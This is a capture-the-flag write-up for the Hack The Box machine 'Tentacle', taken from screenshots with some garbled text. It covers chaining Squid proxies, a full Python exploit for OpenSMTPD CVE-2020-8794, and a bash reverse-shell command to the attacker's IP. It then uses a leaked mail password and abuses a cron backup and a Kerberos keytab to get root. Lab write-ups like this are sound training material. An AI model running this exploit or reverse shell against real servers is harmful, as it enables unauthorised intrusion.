
tentacle

```
kali)-[/Documents/htb/boxes/tentacle]
  # nmap -sC -sV 10.10.10.224
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 14:47 EDT
Nmap scan report for 10.10.10.224
Host is up (0.10s latency).
Not-shown: 995 filtered ports
                         VERSION
PORT
        STATE SERVICE
22/tcp
        open
                            OpenSSH 8.0 (protocol 2.0)
 ssh-hostkev:
   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
   256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
53/tcp
                           ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
        open
               domain
 dns-nsid:
   bind.version: 9.11.20-RedHat-9.11.20-5.el8
               kerberos-sec MIT Kerberos (server time: 2021-06-07 18:53:35Z)
        open
3128/tcp open
               http-proxy Squid http proxy 4.11
_http-server-header: squid/4.11
 http-title: ERROR: The requested URL could not be retrieved
9090/tcp closed zeus-admin
Service Info: Host: REALCORP.HTB; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8
```

there's a squid proxy running on port 3128 let's go there also nmap gave us a host: REALCORP.HTB

```
hosts X

1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.224 REALCORP.HTB
```



ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: /

Invalid URL

Some aspect of the requested URL is incorrect.


Some possible problems are:

- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is j.nakazawa@realcorp.htb.

Generated Mon, 07 Jun 2021 18:57:22 GMT by srv01.realcorp.htb (squid/4.11)

Got a username and a subdomain $\stackrel{\square}{=}$ note these little hints, will be help us later $\stackrel{\square}{=}$ Also I got hash while running GetNPUsers.py but that seems uncrackable



```
(root kali)-[/Documents/htb/boxes/tentacle]
    hashcat -m 18200 hash.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...


OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz, 9772/9836 MB (4096 MB allocatable), 4MCU

Minimum password length supported by kernel: 0 core Hashing and the supported by kernel: 256

Hashfile 'hash.hash' on line 1 ($krb5a ... 3ca805c638fc2aa7e82512ea9950b4ce): Signature unmatched No hashes loaded.
```

here I stucked for more hours and finally found the way that was fuzzing the other domains



So many domains and Ips But that can't be easily accessible we need to use proxychains to enum it update your proxychains to avoid small small errors

What is the use of Proxychains?

ProxyChains is a tool that forces any TCP connection made by any given **application** to go through proxies like TOR or any other SOCKS4, SOCKS5 or HTTP proxies. It is an open-source project for GNU/Linux systems. Essentially, you can **use ProxyChains** to run any program through a proxy server. Mar 15, 2020

and we need to add that proxy in our conf file. Edit /etc/-proxychains.conf file

Here I'm using dynamic chain you can also use strict chain But no internal IP is accessible. So we add the proxy in our proxychain then ran nmap on 127.0.0.1 and the result has the same port except now a new port Kpasswd5.

But from there as well we are not able to access any IP, so maybe the proxy doesnt like incoming traffic. So we add another entry in our proxychain to route the packets through 10.10.10.224:3128 -> 127.0.0.1:3128. But then suddenly the 10.197.243.77 IP became accessible.

Now, here as well we have a 3128 squid port (nmap), by again adding this proxy now we got a another IP 10.197.243.31 became accessible and it opened a 80 port.

```
(root⊕ kali)-[/etc]
  geany /etc/proxychains4.conf
dynamic chain
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
 (dead proxies are skipped)
# otherwise EINTR is returned to the app
□ [ProxyList]
 # add proxy here ...
 # meanwile
 # defaults set to "tor"
             127.0.0.1 1080
 #socks5 127.0.0.1 1080
 http 10.10.10.224 3128
 http 127.0.0.1 3128
 http 10.197.243.77 3128
```


let's start the nmap again \bigcirc let's scan that .31 ip wpad.realcorp.htb

```
[/Documents/htb/boxes/tentacle
                       f /etc/proxychains4.conf nmap -sT -Pn 10.197.243.31
| Proxychains4 - f /etc/proxychains4.conf nmap -sT -Pn 10.197.243.31 |
| proxychains] config file found: /etc/proxychains4.conf |
| proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 |
| proxychains] DLL init: proxychains-ng 4.14 |
| Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower. |
| Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 16:41 EDT |
| proxychains] Dynamic chain ... 127.0.0.1:9050 ... timeout |
| proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:31 |
| proxychains | Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:31
                                           10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.197.243.31:80
  proxychains] Dynamic chain
                                            10.10.10.224:3128
                                                                          127.0.0.1:3128
                                                                                                     10.197.243.77:3128
                                                                                                                                     10.197.243.31:22
[proxychains] Dynamic chain
                                            10.10.10.224:3128 ...
   Nmap scan report for wpad.realcorp.htb (10.197.243.31)
   Host is up (0.28s latency).
   Not shown: 993 closed ports
                         STATE SERVICE
   PORT
   22/tcp
                         open ssh
                      open domain
   53/tcp
   80/tcp open http
   88/tcp open kerberos-sec
   464/tcp open kpasswd5
   749/tcp open kerberos-adm
   3128/tcp open squid-http
```

also add that to your /etc/hosts file => "10.197.243.31 wpad.realcorp.htb"

Now we are running WFUZZ for any subdomain or dirbusting. Dirbusting didnt yeild anything but Subdomain enumeration gave me wpad subdomain.

Now wpad is a very strong clue that its a wpad subdomain so we got the wpad.dat file which is the default config file:




```
L# cat wpad.dat
function FindProxyForURL(url, host) {
    if (dnsDomainIs(host, "realcorp.htb"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.197.243.0", "255.255.255.0"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.241.251.0", "255.255.255.0"))
        return "DIRECT";
    return "DIRECT";
    return "PROXY proxy.realcorp.htb:3128";
}
```

So, we already know the 10.197.243.0 domains, we now need to check out 10.241.251.0. Which I ran namp against the entire /24 octet with top ports and saw that 10.241.251.113 has a SMTP port open and running OpenSMTPD.

```
root⊗ kali)-[/etc]
# proxychains -f /etc/proxychains4.conf nmap -sT -Pn 10.241.251.0/24
```

fine there's OpenSMTPD running let's search some exploits for

this on internet



CVE-2020-8794) was discovered in **OpenSMTPD**. The flaw ...

Mar 12, 2020 — A root privilege escalation and remote execution vulnerability (designated as

I simply modified that exploit to get shell \bigcirc here is it

```
shell.py X
 1
      import socket, time
 2
      import sys
 3
     pif len(sys.argv) < 4:
 4
           print("usage: getShell.py <host> <port> <command>")
 5
          exit()
 6
      HOST = sys.argv[1]
 7
      PORT = int(sys.argv[2])
 8
      rev shell cmd = sys.argv[3]
 9
     payload = b"""\r\n
10
      #0\r\n
11
12
      #1\r\n
13
      #2\r\n
14
      #3\r\n
15
      #4\r\n
16
      #5\r\n
17
      #6\r\n
18
      #7\r\n
19
      #8\r\n
20
      #9\r\n
21
      #a\r\n
22
      #b\r\n
23
      #c\r\n
24
      #d\r\n
25
      """ + rev_shell_cmd.encode() + b"""
26
     [ ....
27
28
   □for res in socket.getaddrinfo(HOST, PORT, socket.AF UNSPEC, socket.SOCK STREAM):
29
        af, socktype, proto, canonname, sa = res
30
         try:
31
            s = socket.socket(af, socktype, proto)
         except OSError as msg:
32
33
            s = None
34
            continue
35
        try:
36
            s.connect(sa)
37
        except OSError as msg:
            s.close()
38
39
            s = None
40
            continue
41
        break
42
   □if s is None:
43
        print('could not open socket')
```

44

sys.exit(1)

```
45
    pwith s:
46
          data = s.recv(1024)
          print('Received', repr(data))
47
48
          time.sleep(1)
49
          print('SENDING HELO')
50
          s.send(b"helo test.com\r\n")
51
          data = s.recv(1024)
          print('RECIEVED', repr(data))
52
          s.send(b"MAIL FROM:<;for i in 0 1 2 3 4 5 6 7 8 9 a b c d;do read r;done;sh;exit 0;>\r\n")
53
54
          time.sleep(1)
55
         data = s.recv(1024)
          print('RECIEVED', repr(data))
s.send(b"RCPT T0:<j.nakazawa@realcorp.htb>\r\n")
56
57
58
          data = s.recv(1024)
59
          print('RECIEVED', repr(data))
          s.send(b"DATA\r\n")
60
          data = s.recv(1024)
61
          print('RECIEVED', repr(data))
62
63
          s.send(payload)
64
          data = s.recv(1024)
          print('RECIEVED', repr(data))
65
          s.send(b"QUIT\r\n")
66
67
          data = s.recv(1024)
68
          print('RECIEVED', repr(data))
69
     print("Exploited Check you netcat :D")
     s.close()
```

start a netcat listener and run that above script like this

```
root © kal:)-[/Documents/htb/boxes/tentacle]

# proxychains - f /etc/proxychains4.conf python3 shell.py 10.241.251.113 25 'bash -c "exec bash -i δ> /dev/tcp/10.10.14.10/1234 <δ1"'

[proxychains] config file found: /etc/proxychains4.conf

[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

[proxychains] DLL init: proxychains-ng 4.14

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... timeout

[proxychains] Dynamic chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.241.251.113:25 ... OK

Received b'220 smtp.realcorp.htb ESMTP OpenSMTPD\r\n'

SENDING HELO

RECIEVED b'250 s.0.0 0k\r\n'

RECIEVED b'250 2.0.0 0k\r\n'

RECIEVED b'250 2.0.0 0f\no b\xi\n'

RECIEVED b'250 2.0.0 07f065d5 Message accepted for delivery\r\n'

RECIEVED b'250 2.0.0 08ye\r\n'

EXPloited Check you netcat :D
```

Cool we got shell as root user of smtp

```
(root@ kali)-[/Documents/htb/boxes/tentacle]
# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.224.
Ncat: Connection from 10.10.10.224:57830.
bash: cannot set terminal process group (13): Inappropriate ioctl for device bash: no job control in this shell
root@smtp:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@smtp:/home/j.nakazawa# ls -al
total 16
drwxr-xr-x. 1 j.nakazawa j.nakazawa 59 Dec 9 12:31 .
drwxr-xr-x. 1 root root
lrwxrwxrwx. 1 root root
                                     24 Dec 8 10:56 ..
                                     9 Dec 9 12:31 .bash_history → /dev/null
-rw-r--r--. 1 j.nakazawa j.nakazawa 220 Apr 18
                                                2019 .bash_logout
-rw-r--r-. 1 j.nakazawa j.nakazawa 3526 Apr 18 2019 .bashrc
      ---. 1 j.nakazawa j.nakazawa 476 Dec 8 19:12 .msmtprc
-rw-r--r-. 1 j.nakazawa j.nakazawa 807 Apr 18 2019 .profile
                                       9 Dec 9 12:31 .viminfo → /dev/null
lrwxrwxrwx. 1 root
                         root
root@smtp:/home/j.nakazawa# cat .msmtprc
# Set default values for all following accounts.
defaults
auth
               on
tls
               on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
logfile
              /dev/null
# RealCorp Mail
              realcorp
              127.0.0.1
host
              587
port
from
              j.nakazawa@realcorp.htb
              j.nakazawa
user
password
              sJB}RM>6Z~64_
tls_fingerprint C9:6A:B9:F6:0A:D4:9C:2B:B9:F6:44:1F:30:B8:5E:5A:D8:0D:A5:60
# Set a default account
account default : realcorp
```

j.nakazawa:sJB}RM>6Z~64_

Quickly we got creds \(\cup \) that's located in /home/j.nakazawa

but sadly we can't able to ssh with it we need to use kerberos to generate a ticket and use that ticket to log in as the user, let's do that

What is Kerberos for?

Kerberos technology provides authentication of service requests between two or more hosts in open, distributed networks. It uses a trusted third party and cryptography to verify user identities and authenticate client-server applications.

```
root kali)-[/Documents/htb/boxes/tentacle]

# ssh j.nakazawa@10.10.10.224

The authenticity of host '10.10.10.224 (10.10.10.224)' can't be established.

ECDSA key fingerprint is SHA256:eWzMB5HoqVH++9udWLB4bYS/8KguhJxNZPtZ3JLc3oo.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.10.224' (ECDSA) to the list of known hosts.

j.nakazawa@10.10.10.224's password:

Permission denied, please try again.

j.nakazawa@10.10.10.224's password:

Permission denied, please try again.

j.nakazawa@10.10.10.224's password:

j.nakazawa@10.10.10.224's password:

j.nakazawa@10.10.10.224's password:
```

Make sure you installed that, If you not then do it with the below command

```
sudo apt install krb5-user
```

then you need to modify your /etc/hosts and /etc/krb5.conf files make sure you only have this host in your /etc/hosts file

```
krb5.conf x
 hosts
        ×
1
      127.0.0.1
                   localhost
2
      127.0.1.1
                   kali
      10.10.10.224 srv01.realcorp.htb
3
               krb5.conf ×
 hosts
 1
    □[libdefaults]
 2
      default realm = REALCORP.HTB
      dns lookup realm = true
 3
      dns lookup kdc = true
 4
5
6
      forward = true
7
      forwardable = true
 8
9
    □[realms]
10
      REALCORP.HTB = {
11
             kdc = 10.10.10.224
12
13
    □[domain realm]
14
      realcorp.htb = REALCORP.HTB
15
      .realcorp.htb = REALCORP.HTB
16
```

then we're going to generate the ticket

```
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: j.nakazawa@REALCORP.HTB

Valid starting Expires Service principal
06/07/2021 18:45:20 06/08/2021 18:45:19 krbtgt/REALCORP.HTB

(soot & kali)-[/Documents/htb/boxes/tentacle]
I ssh j.nakazawa@10.10.10.224

Activate the web console with: systemctl enable — now cockpit.socket

Last failed login: Mon Jun 7 23:44:37 BST 2021 from 10.10.14.10 on ssh:notty
There were 4 failed login attempts since the last successful login.

Last login: Thu Dec 24 06:02:06 2020 from 10.10.14.2

[j.nakazawa@srv01 -]$ id
uid=1000(j.nakazawa) gid=1000(j.nakazawa) groups=1000(j.nakazawa),23(squid),100(users) context=unconfined_r:unconfined_t:s0-s0:c0.c1023
```

it asks for password, Enter the password that we got above in / home/j.nakazawa folder

use klist to check the available tickets

There you go simply log in, this time it won't asks password. If it asks for password you done a mistake anywhere 2 correct it and try again

```
[j.nakazawa@srv01 ~]$ cat user.txt
f58394d4eec499e98d62f3<u>1</u>80bea9ed8
```

fine while seeing the crontab there's a file running named "log_backup.sh", let's view it

```
[j.nakazawa@srv01 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
# For details see man 4 crontabs
 Example of job definition:
                    minute (0 - 59)
#
                    hour (0 - 23)
                    day of month (1 - 31)
#
                    month (1 - 12) OR jan, feb, mar, apr ...
                    day of week (0 - 6) (Sunday=0 or 7) OR sun, mon, tue, wed, thu, fri, sat
#
              * user-name command to be executed
      * * admin /usr/local/bin/log_backup.sh
[j.nakazawa@srv01 ~]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash
/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz.`/usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
```

It backups everything from /var/log/squid to /home/admin

So if we put something in that squid folder then it'll be copied to admin's folder, fine now let's create a log in file then we can log as admin coz it copied to that admin's folder now create a file named .k5login

```
[j.nakazawa@srv01 ~]$ cat .k5login
j.nakazawa@REALCORP.HTB
```

then copy this file to /var/log/squid folder. We can't able to go to that folder (permissions denied) but we can copy this file there, so do that

```
[j.nakazawa@srv01 ~]$ chmod +x .k5login
[j.nakazawa@srv01 ~]$ cp .k5login /var/log/squid/
[j.nakazawa@srv01 ~]$ cat .k5login
j.nakazawa@REALCORP.HTB
```

after doing that try to log in as admin (try $2\sim3$ times) some times it takes time to copy that log in file

```
(root kali)-[/Documents/htb/boxes/tentacle]
if ssh admin@srv01.realcorp.htb
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Jun 8 00:14:01 2021
[admin@srv01 ~]$ id
uid=1011(admin) gid=1011(admin) groups=1011(admin),23(squid) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

fine now we're admin after enuming some time this file seems interesting "krb5.keytab" it's located in /etc folder

```
[admin@srv01 ~]$ cd /etc/
[admin@srv01 etc]$ ls
adjtime
aliases
alternatives
anacrontab
                                                                                                                                                                                      named.root.key
netconfig
NetworkManager
                                                                                                             inputro
                                                                                                                                           logrotate.conf
                                                                                                                                                                                                                                                 sestatus.conf
                                                                                                                                                                                                                                                                           system-release
system-release-cpe
tcsd.conf
                                                                                   fonts
fstab
fuse.conf
                                         cron.monthly
crontab
cron.weekly
crypto-policies
crypttab
csh.cshrc
csh.login
                                                                                                                                                                                                                                                shadow
shadow-
shells
                                                                                                             issue.d
issue.net
                                                                                                                                          machine-id
at.udit
audit
authselect
hash_completion.d
                                                                                                                                          magic
mailcap
makedumpfile.conf.sample
man_db.conf
                                                                                   GREP_COLORS
                                                                                                            kdump.conf
                                                                                                                                                                                      nsswitch.conf
nsswitch.conf.bak
                                                                                                                                                                                                                                                                           trusted-key.key
                                                                                                            krb5.conf
 bashrc
bindresvport.blacklist default
                                                                                                                                         mcelog
microcode_ctl
mime.types
mke2fs.conf
modprobe.d
modules-load.d
                                                                                                            krb5.keytab
binfat.d
centos-release
centos-release-upstream
DIR_COLORS
chkconfig.d
DIR_COLORS.1ightbgcolor
                                                                                                                                                                                                                                                                           updatedb.conf
                                                                                                             krb5.kevtab.orig
                                                                                                                                                                                                                                                                           usb modeswitch.conf
                                                                                                                                                                                      pam.d
passwd
passwd-
                                                                                                                                                                                                                                                subgid
subgid-
subuid
                                                                                                                                                                                                                                                                           vconsole.conf
virc
vmware-tools
                                                                                                             ld.so.cache
ld.so.conf
                                                                                                                                                                                                                     rndc.key
                                                                                                            libaudit.conf
                                                                                                                                                                                                                     rpc
                                                                                                                                          motd
                                                                                                                                                                                                                                                                           wgetrc
                                                                                                                                                                                                                                                 subuid-
                                         dracut.conf
                                                                                   host.conf
                                                                                                                                                                                                                                                sudo.conf
sudoers
                                                                                                                                                                                                                                                sudoers.d xdg
sudo-ldap.conf xinetd.d
                                         exports
                                                                                   idmapd.conf
                                                                                                             locale.conf
 ron.daily
                                                                                                                                                                                                                                                 sysctl.conf
                                                                                                                                          named.conf
                                                                                                                                                                                      printcap
                                                                                                                                                                                                                                                                           yum.conf
```

```
li)-[/Documents/htb/boxes/tentacle]
  klist -h
klist: invalid option -- 'h'
Usage: klist [-e] [-V] [[-c] [-l] [-A] [-d] [-f] [-s] [-a [-n]]] [-k [-t] [-K]] [name]
       -c specifies credentials cache

    k specifies keytab

           (Default is credentials cache)
       -i uses default client keytab if no name given
       -l lists credential caches in collection
        -A shows content of all credential caches
       -e shows the encryption type
        -V shows the Kerberos version and exits
        options for credential caches:
                -d shows the submitted authorization data types
                -f shows credentials flags
                -s sets exit status based on valid tgt existence
                -a displays the address list
                        -n do not reverse-resolve
        options for keytabs:
                -t shows keytab entry timestamps
                -K shows keytab entry keys
```

```
[admin@srv01 etc]$ klist -k krb5.keytab
Keytab name: FILE:krb5.keytab
KVNO Principal
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
```

So what's a keytab file?

A keytab is a file containing pairs of Kerberos principals and encrypted keys (which are derived from the Kerberos password). You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password.

```
[admin@srv01 etc]$ kadmin -k -t /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB
Couldn't open log file /var/log/kadmind.log: Permission denied
Authenticating as principal kadmin/admin@REALCORP.HTB with keytab /etc/krb5.keytab.
kadmin: add_principal root@REALCORP.HTB
No policy specified for root@REALCORP.HTB; defaulting to no policy
Enter password for principal "root@REALCORP.HTB":
Re-enter password for principal "root@REALCORP.HTB":
Principal "root@REALCORP.HTB" created.
kadmin: exit
[admin@srv01 etc]$ ksu root
WARNING: Your password may be exposed if you enter it here and are logged
         in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
Changing uid to root (0)
[root@srv01 etc]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

the kadmin's console tab will open, add this principle into it Then it ask's to create password, create a password there then exit that kadmin's console, just type exit then type ksu root and it ask's for password just type the password that you've created above in kadmin's console upon Finally we rooted this hard machine upon Hope you enjoyed it upon Thank you

```
[root@srv01 etc]# cd /root
[root@srv01 ~]# ls
anaconda-ks.cfg root.txt
[root@srv01 ~]# cat root.txt
75274dbf6da4dc272fa68538475c64d0
[root@srv01 ~]#
```